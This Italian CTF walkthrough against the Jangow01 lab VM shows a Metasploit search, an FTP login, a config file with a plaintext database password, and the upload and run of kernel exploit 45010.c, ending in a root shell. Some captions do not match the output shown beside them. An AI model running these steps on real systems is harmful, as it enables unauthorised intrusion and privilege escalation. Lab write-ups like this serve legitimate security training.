Report Tecnico: CTF Walkthrough

Analisi di Penetrazione e Risoluzione Vulnerabilità

Obiettivo: Identificare vulnerabilità nel sistema target, ottenere l'accesso iniziale e scalare i privilegi fino alla compromissione totale (Root/Admin).
Livello di Criticità: **ALTO**

1. Information Gathering & Scanning

La prima fase ha previsto la scansione delle porte aperte sul target utilizzando `nmap`. L'analisi ha rivelato diversi servizi attivi, tra cui FTP, SSH e HTTP.




Figura 1: Output della scansione Nmap che mostra i servizi attivi.

2.Enumerazione dei Servizi

2.1 Servizio FTP


È stato tentato l'accesso al servizio FTP. L'enumerazione ha permesso di identificare file sensibili o configurazioni errate che potrebbero facilitare l'ingresso.

```
Session  Actions  Edit  View  Help

       =[ metasploit v6.4.126-dev                         ]
+ -- --=[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search apache 2.4

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/multi/http/apache_normalize_path_rce              2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Trav
ersal RCE
   1     \_ target: Automatic (Dropper)                          .                .          .      .
   2     \_ target: Unix Command (In-Memory)                     .                .          .      .
   3   auxiliary/scanner/http/apache_normalize_path              2021-05-10       normal     No     Apache 2.4.49/2.4.50 Trav
ersal RCE scanner
   4     \_ action: CHECK_RCE                                    .                .          .      Check for RCE (if mod_cgi
 is enabled).
   5     \_ action: CHECK_TRAVERSAL                              .                .          .      Check for vulnerability.
   6     \_ action: READ_FILE                                    .                .          .      Read file on the remote s
erver.
   7   exploit/multi/http/shiro_rememberme_v124_deserialize      2016-06-07       excellent  No     Apache Shiro v1.2.4 Cooki
e RememberME Deserial RCE
   8     \_ target: Unix Command payload                         .                .          .      .
   9     \_ target: Windows Command payload                      .                .          .      .
   10  exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec     2021-10-25       excellent  Yes    Apache Storm Nimbus getTo
pologyHistory Unauthenticated Command Execution
   11    \_ target: Unix Command                                 .                .          .      .
   12    \_ target: Linux Dropper                                .                .          .      .
   13  exploit/linux/http/klog_server_authenticate_user_unauth_command_injection  2020-12-27  excellent  Yes  Klog Server authenticate.
php user Unauthenticated Command Injection
   14    \_ target: Linux (x86)                                  .                .          .      .
   15    \_ target: Linux (x64)                                  .                .          .      .
   16    \_ target: Linux (cmd)                                  .                .          .      .
   17  exploit/unix/webapp/wp_phpmailer_host_header              2017-05-03       average    Yes    WordPress PHPMailer Host
Header Command Injection


Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/webapp/wp_phpmailer_host_header

msf > exit

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.9
Connected to 192.168.50.9.
220 (vsFTPd 3.0.3)
Name (192.168.50.9:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16889|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> get /.
local: /. remote: /.
ftp: Can't access '/.': Permission denied
ftp> get html
local: html remote: html
```

Figura 2: Interazione con il servizio FTP e analisi dei file.

2.2 Enumerazione Web (Directory Busting)

Utilizzando tool come `dirb` o `gobuster`, sono state ricercate directory nascoste sul server web. Questa fase è cruciale per trovare pannelli di amministrazione o file di backup.




```
$servername = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "abygurl69"; // Create connection $conn =
mysqli_connect($servername, $username, $password, $database); // Check connection if (!$conn) { die("Connection failed: " .
mysqli_connect_error()); } echo "Connected successfully"; mysqli_close($conn);
```

Figura 3: Scansione delle directory per identificare vettori di attacco web.




Figura 4: Analisi della pagina web individuata.

3 Exploitation & Accesso Iniziale

Sulla base delle informazioni raccolte, è stato identificato un exploit specifico per una delle versioni dei servizi vulnerabili. L'esecuzione del codice ha permesso di ottenere una Reverse Shell.




Figura 5: Preparazione ed esecuzione dell'exploit.

```
kali@kali: ~
Session  Actions  Edit  View  Help
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   14 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> whoami
?Invalid command.
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.9
Connected to 192.168.50.9.
220 (vsFTPd 3.0.3)
Name (192.168.50.9:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53768|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||33216|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   14 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> cat html
?Invalid command.
ftp> cd html
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||51444|)
150 Here comes the directory listing.
drwxr-xr-x    6 33       33           4096 Jun 10  2021 site
226 Directory send OK.
ftp> get site
local: site remote: site
229 Entering Extended Passive Mode (|||20930|)
550 Failed to open file.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||30993|)
553 Could not create file.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44334|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||51706|)
150 Ok to send data.
100% |***********************************************************************************| 13176      142.79 MiB/s    00:00 ETA
226 Transfer complete.
13176 bytes sent in 00:00 (5.13 MiB/s)
ftp> chmod 777 45010.c
200 SITE CHMOD command ok.
ftp>
```

Figura 6: Ottenimento del primo accesso al sistema.

4 Privilege Escalation

Una volta all'interno, è stata eseguita una scansione locale per identificare vettori di escalation (es. SUID, Kernel exploit, configurazioni sudo errate). Lo sfruttamento di una di queste ha garantito l'accesso con privilegi di Root.

```
jangow01 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

jangow01@jangow01:~$ ls
45010.c  a.out  pwn  user.txt
jangow01@jangow01:~$ gcc 45010.c -o pwn
jangow01@jangow01:~$ chmod 777 pwn
jangow01@jangow01:~$ ./pwn
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]     ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003da2bc00
[*] Leaking sock struct from ffff88003b33ef00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003bea0300
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003bea0300
[*] credentials patched, launching shell...
# whoami
root
# ls
45010.c  a.out  pwn  user.txt
# cd ..
# cd ..
# cd ..
# ls
bin  dev  home        lib    lost+found  mnt  proc  run   script  srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  snap    sys  usr  vmlinuz
# cd root
# ls
proof.txt
# cat proof.txt_
Right Ctrl
```

Figura 7: Processo di escalation dei privilegi.

5 Conclusione & Flag Finale

Il controllo totale del sistema ha permesso la lettura del file della flag finale, a dimostrazione della riuscita dell'operazione di penetration testing.




Figura 8: Recupero della flag finale